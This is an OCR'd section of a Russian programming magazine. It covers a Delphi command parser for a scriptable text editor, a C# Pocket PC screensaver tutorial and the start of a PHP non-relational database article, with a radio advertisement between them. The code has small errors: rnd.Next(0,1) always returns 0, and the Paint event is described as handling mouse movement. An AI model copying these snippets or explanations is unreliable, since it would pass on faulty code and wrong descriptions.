Листинг процедуры parser

```
procedure parser(inp:string; var
func,param1,param2,param3:string);
var a, i : integer;
begin
a:=1;
while pos(' ',inp)>0 do
begin
i:=pos(' ',inp);
case a of
1: func:=copy(inp,1,i-1);
2: param1:=copy(inp,1,i-1);
3: param2:=copy(inp,1,i-1);
4: param3:=copy(inp,1,i-1);
end;
a:=a+1;
inp:=copy(inp,i+1,length(inp)-i);
end;
if a=1 then func:=inp;
if a=2 then param1:=inp;
if a=3 then param2:=inp;
if a=4 then param3:=inp;
end;
```

Переменная A нужна для обработки функций с числом параметров меньше 3. Теперь на выходе мы получаем переменные func и param с названием функции и параметрами соответственно. Их мы и будем использовать для исполнения команд по обработке скриптов. Самое время перейти к следующей части нашего обработчика - анализатору.

В сложных интерпретаторах для анализа скриптов пишутся километровые модули, осуществляющие поиск ошибки в команде, затем прерывающие процесс исполнения или перенаправляющие команду на исполнительный модуль. В нашем случае писать дополнительный модуль не придется, надо всего лишь создать вот такую конструкцию:

Небольшая конструкция

```
if func='REPLACE' then
begin
{Твои действия по замене}
end;
else if func='FIND' then
begin
{Твои действия по поиску текста}
end;
{skipped}
else if func='INSERT':
begin
{Вставка текста}
end;
```

Каждому понятно, что между begin и end должны стоять действия, связанные с данной командой. Так как всю функцию анализирующего модуля выполняет эта структура, то совместим анализирующий и исполнительный модули в одной процедуре. Теперь можно приступить к написанию заключительного кода.

АНАЛИЗИРУЮЩЕ-ИСПОЛНИТЕЛЬНЫЙ МОДУЛЬ

Для начала объявим две переменные в коде кнопки: currentline и currentchar, обе типа integer. Они будут указывать текущее положение курсора: линию и позицию на строке. Также объяви те переменные для названия функции и параметров: func, param1, param2, param3. Вначале напишем код, считывающий построчно из файла команды и записывающий эти данные в массив. А теперь будем писать код для каждой команды. Например, чтобы переместиться на линию и определенное количество символов, требуется всего лишь присвоить значения координатным переменным:

```
if func='GOLINE' then Val(param1,currentline,NULL);
if func='GOCHAR' then Val(param1,currentchar,NULL);
```

Теперь курсор будет находиться в определенном месте текста. Для вставки можно объявить дополнительную переменную h для упрощения кода и использовать следующую конструкцию (текст находится в Memo1):

Вставка

```
if func='INSERT' then begin
h:=Memo1.Lines.Strings[currentline];
h:=Concat(copy(h,1,currentchar),param1,copy(h,currentchar+1,length(h)-currentchar));
Memo1.Lines.Strings[currentline]:=h;
end;
```

НЕДОДЕЛКИ

Редактор этот, как и любые великие программы :), не лишен багов. Во-первых, во всех функциях, использующих строковые параметры, нельзя использовать строку, содержащую пробелы. Иначе обработчик посчитает оставшуюся часть отдельным параметром. Во вторых, он не позволяет добавлять переменные, циклы, условия и т.д. В общем, огромный простор для творчества ;).



Для лучшей реализации циклов и условий можешь создать отдельную функцию, проверяющую условие в структуре ветвления и условие выхода из цикла. Чтобы отличить сравнение с переменной от сравнения с обычным текстом, нужно, например, представлять переменные со знаком $ впереди, как в перле. Цикл реализуется очень просто: вначале идет операция, выполняющаяся однократно при начале цикла, затем - сравнение, определяющее выход из цикла, и последней идет операция, выполняющаяся каждый раз при очередном старте. Для задания цикла можно использовать комбинацию FOR/ROF:

```
FOR
SET I 1
COMPARE I <= 10
SET I I+1
ROF
```


После этой конструкции идет тело цикла. Так что, в принципе, нет ничего сложного в реализации циклов и условий.



Хорошо было бы сделать возможной загрузку нескольких скриптов, а затем уже выбирать, каким из них и в какой последовательности обрабатывать текст.

Исходник этого примера есть на CD, пользуйся ;).


Заменяем запятую на междометие "вах" в 1 строчке :)

Аналогично создаются и операции удаления, с помощью конкатенации и копирования. И последние две операции - REPLACE и FIND, их реализация не должна вызвать у тебя каких-либо затруднений.

ТЕСТИРОВАНИЕ: ОБРАБОТКА ТЕКСТОВ

Вот и написан простенький текстовый редактор с поддержкой скриптов для обработки текста. Уверен, что ты сможешь найти ему множество применений, если часто приходится редактировать различные тексты по одному правилу. Например, преобразование текста в html - преобразование всех <,>, пробелов в записи типа .

Кроме того, набор команд легко дополним, а изложенные здесь методы можно будет легко приспособить для работы в других целях. На этом все. Будет интересно узнать о реализации какой-либо функции - пиши мне, помогу.

Подробный и довольно профессиональный материал по теме ты можешь найти на сайте codenet.ru в разделе "Компиляторы".

МАТРИЦА: ПРОДВИЖЕНИЕ

Конечно, написанный нами исходник довольно прост и понятен каждому кодеру. Но все же, если ты рано или поздно займешься серьезным проектом, стоит подумать о некоторых вещах. Например, описанная нами структура:

```
while not EOF(fin) do
begin
readln(fin, temp);
parser(temp,func,param1,param2,param3);
if func='GOLINE' then ...;
...
if func='DELAFTER' then ...;
end;
```

конечно, вполне корректна и будет работать. Но заметь, что во всех проходах цикла while not EOF(fin) do будут выполняться ВСЕ проверки по "if". А теперь представь, что операторов типа GOLINE, GOCHAR и т.п. пара сотен. Сколько времени уйдет на парсинг и исполнение входного файла, если в нем несколько тысяч строк? Для повышения скорости обработки можно, конечно, в каждый оператор if после выполнения всех операций по then вставить процедуру Continue (которая компилируется в одну ассемблерную команду). Однако есть способ лучше. Пусть процедура

```
procedure parser(inp:string; var
func,param1,param2,param3:string);
```

в параметре var func: string возвращает не строку (имя_функции), а код операции (КОП) типа Integer. Для перевода имени функции в соответствующий КОП я использую чудный объект TStringList, его свойство Objects и быстрый метод IndexOf. Для простоты его экземпляр можно объявить глобально, например:

Объявляем экземпляр

```
unit uCommands;

interface
uses Classes;
var Commands: TStringList;
implementation
procedure MakeCommandList;
begin
with Commands do
begin
AddObject('GOLINE' , Pointer($80));
AddObject('GOCHAR' , Pointer($01));
AddObject('INSERT' , Pointer($02));
AddObject('REPLACE' , Pointer($83));
AddObject('FIND' , Pointer($04));
AddObject('END' , Pointer($85));
AddObject('HOME' , Pointer($86));
AddObject('DELBEFORE', Pointer($07));
AddObject('DELAFTER' , Pointer($08));
end;
// Коды операции даны вразброд, чтобы показать на примере
// использование свойства Objects, а не порядкового номера.
end;
initialization
Commands:= TStringList.Create;
MakeCommandList;
finalization
Commands.Free;
end;
```

Заметь, что список создается один раз. Теперь из процедуры parser можно смело сделать функцию. Эта функция будет возвращать в параметре func искомый КОП функции, прочитанной из входного параметра inp.

Если функция вернет True, значит, строка пропарсена корректно; если False - значит, прочитано имя функции, которой нет в списке Commands, т.е. возникла ошибка "неизвестный идентификатор".

Парсер

```
function parser(inp: string; var func: Integer;
var param1, param2, param3: string): Boolean;
var
i, a: integer;
sFunc: string; // Имя функции, которое прочитали
Index: Integer; // Порядковый номер имени прочитанной
функции
// в списке Commands.
begin
Result:= False;
a:= 1;
while pos(' ', inp) > 0 do
begin
i:= pos(' ', inp);
case a of
1: begin
sFunc:= copy(inp, 1, i - 1); // Получаем имя функции
Index:= Commands.IndexOf(sFunc); // Получаем номер функции
// Если функции нет в списке, то Index будет равен -1.
Result:= Index > -1;
if Result //Если функция найдена, возвращаем ее КОП
then func:= Integer(Commands.Objects[Index])
else Exit; //иначе физкульт-привет - и на выход
end;
2: param1:= copy(inp, 1, i - 1);
3: param2:= copy(inp, 1, i - 1);
4: param3:= copy(inp, 1, i - 1);
end;
Inc(a);
inp:= copy(inp, i + 1, length(inp) - i);
end;
if a = 2 then param1:= inp;
if a = 3 then param2:= inp;
if a = 4 then param3:= inp;
end;
```


С учетом этого можно переделать изначальный кусок таким образом:

Проверяем данные

```
...
var func: Integer;
while not EOF(fin) do
begin
readln (fin, temp);
if parser(temp, func, param1, param2, param3)
then case func of
$80: { GOLINE } ;
$01: { GOCHAR } ;
$02: { INSERT } ;

$83: { REPLACE } ;
$04: { FIND } ;
$85: { END } ;
$86: { HOME } ;
$07: { DELBEFORE } ;
$08: { DELAFTER } ;
end //case
else begin
ShowMessage('Ты что ввел, уважаемый?');
Break;
end;
end;
```




Вполне профессиональная прога, написанная на дельфи нашим человеком :)





TM RADIO ULTRA

Дубовцев Алексей (aleksey@dubovcev.ru)

УДАРИМ .NET'ОМ ПО МОБИЛАМ

Все началось не так давно. Эти маленькие твари постепенно и незаметно захватывают нашу жизнь. Оглянись! Они повсюду! Тебя окружают тамагочи, мобилы, КПК, ноутбуки и прочие маленькие электронные зверьки. Изучай врага, иначе будешь порабощен.


СОЗДАНИЕ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ ДЛЯ НАЛАДОННИКОВ

НАЛАДОННИКИ НА ПОДХОДЕ


Карманные компьютеры семимильными шагами входят в нашу жизнь. И если раньше они были не более чем дорогими игрушками, то сегодня они становятся необходимым атрибутом каждого делового человека. Если проводить аналогию с сотовыми телефонами, то КПК так же войдут в нашу повседневную жизнь, только, очевидно, гораздо быстрее и агрессивнее. После прочтения этой статьи ты сможешь похвастаться перед знакомыми скринсейвером собственного изготовления прямо с панели наладонника.

МОБИЛИЗАЦИЯ ОТ MICROSOFT

В связи со всеобщей мобилизацией Microsoft решила стать ближе к простым смертным программистам и сделала им подарок в виде виртуальной среды разработки мобильных приложений, встроенной в Visual Studio 2003 Architect Edition. Для этого Microsoft пришлось порядочно раскошелиться, перекупив у Connectix лицензию на их виртуальную машину. Дело в том, что Connectix Virtual PC эмулирует внутри одного компьютера другой, что позволяет запускать в окошке винды другие операционки. В данном случае Connectix нужна для того, чтобы эмулировать в окошке работу наладонников под управлением операционок Pocket PC и Windows CE. На скринах ты можешь увидеть, как это происходит, а если поставишь себе студию, то будешь воочию наблюдать это чудо. Самое приятное заключается в том, что для разработки и просмотра мобильных приложений тебе не нужен сам КПК, все происходит абсолютно виртуально. Позже студия автоматически развернет приложение на наладоннике, когда ты, наконец, подключишь его к писюку.



Визард создания проекта мобильного приложения


Эмуляция наладонника в действии

С недавних пор Microsoft решила, что такие технологии, как C++ и Windows API, слишком сложны.

Но на этом бонусы не заканчиваются. С недавних пор Microsoft решила, что такие технологии, как C++ и Windows API, слишком сложны, и их надо заменить чем-нибудь более простым, понятным и производительным. Как ни странно, им это удалось. Новая технология программирования называется .NET, и главным лозунгом создателей этой платформы было "Проще, проще и еще проще" :). Ты уже наверняка знаком с этой технологией в лице языка C#. Это один из тех многих языков, которые поддерживает платформа .NET. И именно на нем мы сегодня будем создавать наше мобильное приложение (Smart Device Application). Этот язык является лицом платформы, он специально заточен для технологии .NET, и, на мой взгляд, более простого и приятного решения не найти, даже ругаясь умными словами вроде J# и VB.NET :).

КОДИМ ПОД POCKET PC


Итак, не буду больше мучить тебя словоблудием и перейду непосредственно к созданию нашего первого мобильного приложения. Для этого тебе понадобится Visual Studio .NET Architect Edition. Первым делом необходимо создать новый проект, для этого выбери File->New->Project, а там - Visual C# Projects, затем - Smart Device Application. Не забудь задать имя приложения и смело нажимай на OK. Следующим появится окно со списком из двух платформ: Pocket PC и Windows CE. Ты должен выбрать, на какой из них будет создано твое приложение. Поясню разницу. Pocket PC – это операционная система, заточенная для действительно мобильных устройств, не наделенных клавиатурой, вроде мобильных телефонов или одноименных устройств Pocket PC. Windows CE - это сильно облегченная и усеченная версия классических операционных систем класса Windows. Она нацелена на портативные компьютеры, оснащенные клавиатурными устройствами ввода. Несмотря на то, что архитектура этих операционок существенно отличается, написание приложений для них отличаться не будет ничем. Сказал бы я такое всего лишь несколько лет назад - и в меня прямиком полетели бы тяжелые и тухлые предметы. Но теперь, когда у нас есть .NET, которая делает приложения сверхмобильными и переносимыми, мои слова в силе. Таким образом, платформа, которую ты выберешь, особого значения не имеет. Я выбрал Pocket PC и нажал кнопку Ok. После этого студия явила моему взору пустую форму, панель с компонентами и панель свойств. Мне осталось лишь хитро ухмыльнуться и кинуть на форму пару картинок и кнопку, на которой мой извращенный ум написал что-то странное. А затем мои пальцы приятно забегали по клавишам, создавая для тебя пример, который ты найдешь на диске, прилагаемом к журналу.


ПЕРВЫЙ ШАЖОК

Для общего развития я предлагаю поиграться с компонентами (View->Toolbox или Ctrl+Alt+X), изменяя их параметры в окне свойств (View->Properties Window или F4). Здесь ты найдешь все, что душе угодно, главное - внимательно поискать. Когда наиграешься вдоволь, оставь на форме только один компонент – таймер. После чего переходи к окну свойств и жми на неприметную желтую кнопку в виде молнии в самом верху окна. Ты увидишь список событий, которые есть у объекта, выделенного в дизайнере. Смело выбирай главную форму, щелкнув на ее заголовке или в любом пустом от компонентов месте. Затем два раза щелкни на событии Paint, что приведет к созданию кода для обработки события, отвечающего за перемещение указателя мыши над формой. После этого точно таким же образом создай

КОД ОБЪЕКТА, ОТВЕЧАЮЩЕГО ЗА ОТРИСОВКУ МНОГОУГОЛЬНИКА

```
// Класс фигуры
public class Figure
{
// Точки фигуры
private MyPoint[] points;
// Количество точек в фигуре
private int m_PointsNumber;
// Ширина формы
private int m_Width;
// Высота формы
private int m_Height;
// Кисть фигуры
private Pen m_Pen;
// Инициализация параметров фигуры
public void Init(int PointsNumber, int Width, int Height, Color clr)
{
// Задаем кисть
m_Pen = new Pen(clr);
Random rnd = new Random();
m_PointsNumber = PointsNumber;
points = new MyPoint[m_PointsNumber];
m_Width = Width;
m_Height = Height;
for (int i = 0; i < m_PointsNumber; i++)
{
// Создаем точку фигуры
points[i] = new MyPoint();
// Задаем случайные координаты
points[i].X = rnd.Next(0,m_Width);
points[i].Y = rnd.Next(0,m_Height);
// Задаем случайную скорость (может быть "+" и "-", кстати)
points[i].XSpeed = (rnd.Next(0,1) == 0 ? -1 : 1) * rnd.Next(10);
points[i].YSpeed = (rnd.Next(0,1) == 0 ? -1 : 1) * rnd.Next(10);
}
}
// Просчитываем движение всех точек фигуры
public void Calculate()
{
// Пройдемся по всем точкам
for (int i = 0; i < m_PointsNumber; i++)
{
 // Пересчитаем координаты в соответствии со
// скоростью
points[i].X += points[i].XSpeed;
if ((points[i].X < 0) || (points[i].X > m_Width))
// Пересчитаем скорость в соответствии с границами
// полета точек фигуры - они не могут вылетать за
// пределы формы
points[i].XSpeed = (-1)*points[i].XSpeed;
points[i].Y += points[i].YSpeed;
if ((points[i].Y < 0) || (points[i].Y > m_Height))
points[i].YSpeed = (-1)*points[i].YSpeed;
}
}
// Отрисовываем фигуру на форме
public void Draw (Graphics gr)
{
 for (int i = 0; i < m_PointsNumber-1; i++)
gr.DrawLine(m_Pen, points[i].X, points[i].Y, points[i+1].X, points[i+1].Y);
gr.DrawLine(m_Pen, points[0].X, points[0].Y, points[m_PointsNumber-1].X,
points[m_PointsNumber-1].Y);
}
};
```


Скринсейвер на PocketPC



◢ **На компакт-диске ты найдешь полные исходные коды мобильного приложения, а так же его рабочую версию. Для компиляции исходников понадобится Microsoft Visual Studio.**




◢ **Если тебя заинтересовала эта тема, то тебе прямая дорога на www.gotdotnet.ru.**

обработчик Tick для объекта таймера. Обрати внимание, что сразу после добавления события студия перекидывает тебя в файл с кодом. Это основной файл, где хранится весь код, отвечающий за работу приложения. Особенность приложений .NET заключается в том, что большинство настроек, за исключением картинок и прочих емких ресурсов, хранится именно в таком файле. Внимательно покопавшись в нем, ты найдешь маленькую серенькую строку Windows Form Designer generated code. Рядом с ней слева ты обнаружишь знак плюс, нажимай на него и не пугайся. Прямо в код выпадет здоровенный листинг, его сгенерил дизайнер студии, пока ты самозабвенно расставлял кнопочки по форме. Впрочем, этот код интересовать нас особо не будет, его стоит трогать только в целях самообразования. Создание приложений в основном происходит визуально, за код будет отвечать сама студия, генерируя его на лету.

ПРИСТУПИМ К ТЕЛУ

По просьбе моего горячо любимого редактора, сейчас мы с тобой немножко окунемся в мир графики, если конечно, то, что мы будем делать, можно так назвать. Только ни в коем случае не говори ему :) (слава богу, что никто не видел первой версии этой статьи - прим. Dr. :)). Для начала нам придется разработать класс, который будет отвечать за отрисовку произвольных многоугольников. Каждый экземпляр этого класса будет рисовать собственный произвольный многоугольник.

Теперь, когда у нас есть этот класс, написать сам скринсейвер не составит особого труда. Предстоит сделать лишь несколько финтов ушами. Первым делом надо добавить несколько объектов Figure в главную форму приложения, для этого мы объявим следующим массивчик "private Figure[] figures = new Figure[4];" прямо в классе формы. После чего нам необходимо будет добавить только код из этой плашки:


Тестим скринсейвер под Windows

Код главной формы, отвечающий за объекты

```
// Конструктор формы
public Form1()
{
// Инициализируем форму
InitializeComponent();
Random rnd = new Random();
// Создадим на форме четыре фигуры
Color[] clrs = new Color[] {Color.Blue, Color.Red, Color.Yellow,
Color.White};
for (int i = 0; i < 4; i++)
{
figures[i] = new Figure();
figures[i].Init(rnd.Next(3,8),this.Width, this.Height, clrs[i]);
}
// Включим таймер
timer1.Enabled = true;
}
// Обработчик таймера
private void timer1_Tick(object sender, System.EventArgs e)
{
// Пересчитаем фигуры
for (int i = 0; i < 4; i++)
figures[i].Calculate();
// Перерисуем форму
Invalidate();
}
// Обработчик, отвечающий за перерисовку формы
private void Form1_Paint(object sender,
System.Windows.Forms.PaintEventArgs e)
{
// Перерисуем фигуры
for (int i = 0; i < 4; i++)
figures[i].Draw(e.Graphics);
}
```

Все, приложение готово. Теперь настал момент истины - компиляция и запуск приложения. Для этого нажми на кнопку Start (треугольничек) на панели инструментов. Тебе предложат выбрать платформу, на которой будет запущено наше приложение: либо реальную, либо виртуальную (Emulator). Выбирай эмулятор и жми на кнопку Deploy. На экране появится стилизованное изображение Pocket PC, в котором начнет загружаться соответствующая операционка. Большинство новичков сильно пугаются, когда после загрузки не обнаруживают своего приложения на экране виртуального наладонника, и тут же закрывают эмулятор. Так делать ни в коем случае нельзя - как раз в эти секунды студия перекачивает на эмулятор твое приложение, что подтверждает полоска прогресса, бегущая в строке состояния студии. Подождав немного, ты увидишь свое приложение во всей красе, не отходя от кассы.

РАЗДАЧА СЛОНОВ

Самое интересное, наше приложение полностью независимо от операционной системы и аппаратной конфигурации, оно зависит только от среды исполнения .NET, которая обязательно должна быть установлена на твоем компьютере. В дистрибутиве она занимает 20 Mb и поставляется со многими современными приложениями. Во всех новейших операционных системах, начиная с Windows 2003 Server, она является встроенным компонентом. Не за горами то время, когда среду исполнения .NET можно будет найти на любом устройстве, которое хоть мало-мальски тянет на роль компьютера, начиная от наладонников и кончая настольными лампами. На данный момент виртуальные машины .NET реализованы или находятся в стадии разработки для следующих платформ: Windows 9x, Windows NT, Windows 2000, Windows XP, Windows 2003, Windows CE, Pocket PC, Free BSD, Linux, Mac OS. Таким образом, то самое незамысловатое приложение, которое мы с тобой создали, будет запускаться на всех этих платформах.



РАДИО ЭНЕРГИЯ ПРЕДСТАВЛЯЕТ!



BEACH CLUB

НАЧАЛО В 12.00

СЕНСАЦИЯ ЛЕТА!

O-ZONE

ERIKA СВЕТА
PLAZMA

КАЖДЫЕ ВЫХОДНЫЕ НОВАЯ ВЕЧЕРИНКА!

18 июля GORKY ПЛЯЖ

24 июля РУБЛЕВО

31 июля BEACH CLUB

DJ COSMO
DJ ALLIGATOR
ЛАЗУРНЫЙ БЕРЕГ







ПОДРОБНОСТИ АКЦИИ
WWW.ENERGYFM.RU
телефон для справок:
245-24-93

Лицензия МПТР РФ РВ №7449 2003г.
























Никита Кислицин (nikitoz@real.xakep.ru)

НЕ MYSQL'OM ЕДИНЫМ!



Они используются повсеместно. В карательных органах, детских садиках, больницах и центрах управления полетами. Они хранят данные. Ценные данные. Хранят, обеспечивают контролируемый доступ, производят сортировку и быстрый поиск. Их роль в современной жизни невозможно переоценить. Они бывают разные. Бывают реляционные, а бывают и нет. Ну что, запрягай уставшие после сессии мозги, поехали! На повестке дня нереляционные базы данных, будем разбираться, что это и с чем жевать.

ИСПОЛЬЗОВАНИЕ НЕРЕЛЯЦИОННЫХ БАЗ ДАННЫХ В PHP

Базы данных, как, наверное, ясно даже моей шестилетней племяннице, служат для хранения данных. Они представляют информацию наиболее удобным образом с целью обеспечить некоторую структурированность хранимой информации, чтобы по ней удобней было осуществлять поиск необходимых записей. В широком смысле все базы данных можно разделить на две большие группы: реляционные БД, хранящие данные в нескольких таблицах, которые связаны друг с другом через отдельные специальные поля в единую структуру, и нереляционные БД, для работы с которыми не требуется знаний о структурах и внутренних связях информации - поскольку структуры эти, выражаясь поэтически, просты как два байта. PHP поддерживает работу с нереляционными БД через интерфейс DBA (DataBase Abstraction - абстракция базы данных), который сам по себе может работать с несколькими различными форматами - в этом, собственно, и заключается абстракция.

БАЗА-НЕДОБАЗА?

Каким же образом нереляционные базы данных хранят информацию? Это делается следующим образом. Каждая запись, сохраняемая в базе, содержит некоторое значение и связанный с ней уникальный ключ, идентификатор, точно указывающий на единственную запись. Таким образом, выражаясь отнюдь не поэтически, такая база задает сюрьективную, но не инъективную в общем случае функцию на множестве ключей. Насколько удобно такое представление? Отвечу честно - ни фига это не удобно, кроме того, в ряде случаев это еще и очень медленно в сравнении с реляционными БД (той же mySQL, например). Однако в голову сразу приходит большущий плюс, который ты, наверняка, оценишь - для использования этой БД не нужен специальный хостинг с поддержкой чего-то кроме PHP. Сам понимаешь, нормальных фришных хостингов с поддержкой mySQL или любой другой реляционной БД нет по определению. Поэтому, бедные студенты, которым жалко $50 на нормальный хостинг, слушайте внимательно.

АРХИТЕКТУРА

Ты, наверное, уже задался вопросом - если запись в БД может хранить лишь только одно поле с данными, как же быть, если нужно заколбасить в базу несколько разнотиповых величин? Дело в том, что, вопреки ожиданиям, тип поля БД не является массивом символов, поэтому теоретически в каждом таком поле можно хранить произвольные двоичные данные. Также совершенно очевидно, что одна запись может хранить в себе целый массив данных - ведь его можно запросто сериализовать, привести к последовательности байт. Это можно сделать как самостоятельно, создав строку, содержащую все элементы массива, разделенные специальным символом, либо при помощи встроенной функции serialise. Чтобы тебе было проще разобраться со всем этим, я решил как всегда показать все на примере. Мы наколбасим обыкновенную адресную книгу, которая все свои сведения будет хранить в нереляционной базе. Но прежде чем приступать к созданию нашей программы, я бы хотел уделить некоторое внимание самой архитектуре приложения. Задача состоит в том, чтобы позволить пользователю редактировать, удалять и модифицировать имеющиеся записи, а также осуществлять поиск по всей базе данных. Наше приложение не должно зависеть от конкретной реализации БД - как следствие, программа должна использовать интерфейс DBA для доступа к информации. Система также должна обладать известной масштабируемостью - добавление новых полей в БД должно осуществляться как можно проще. Пользовательский интерфейс, само собой, должен быстро адаптироваться к новым требованиям. В нашем учебном примере я не буду выписывать красивые таблички и геморроиться с эффектным оформлением программы - я оставлю все это на твое усмотрение, ты сможешь украсить программу как тебе угодно при помощи CSS.

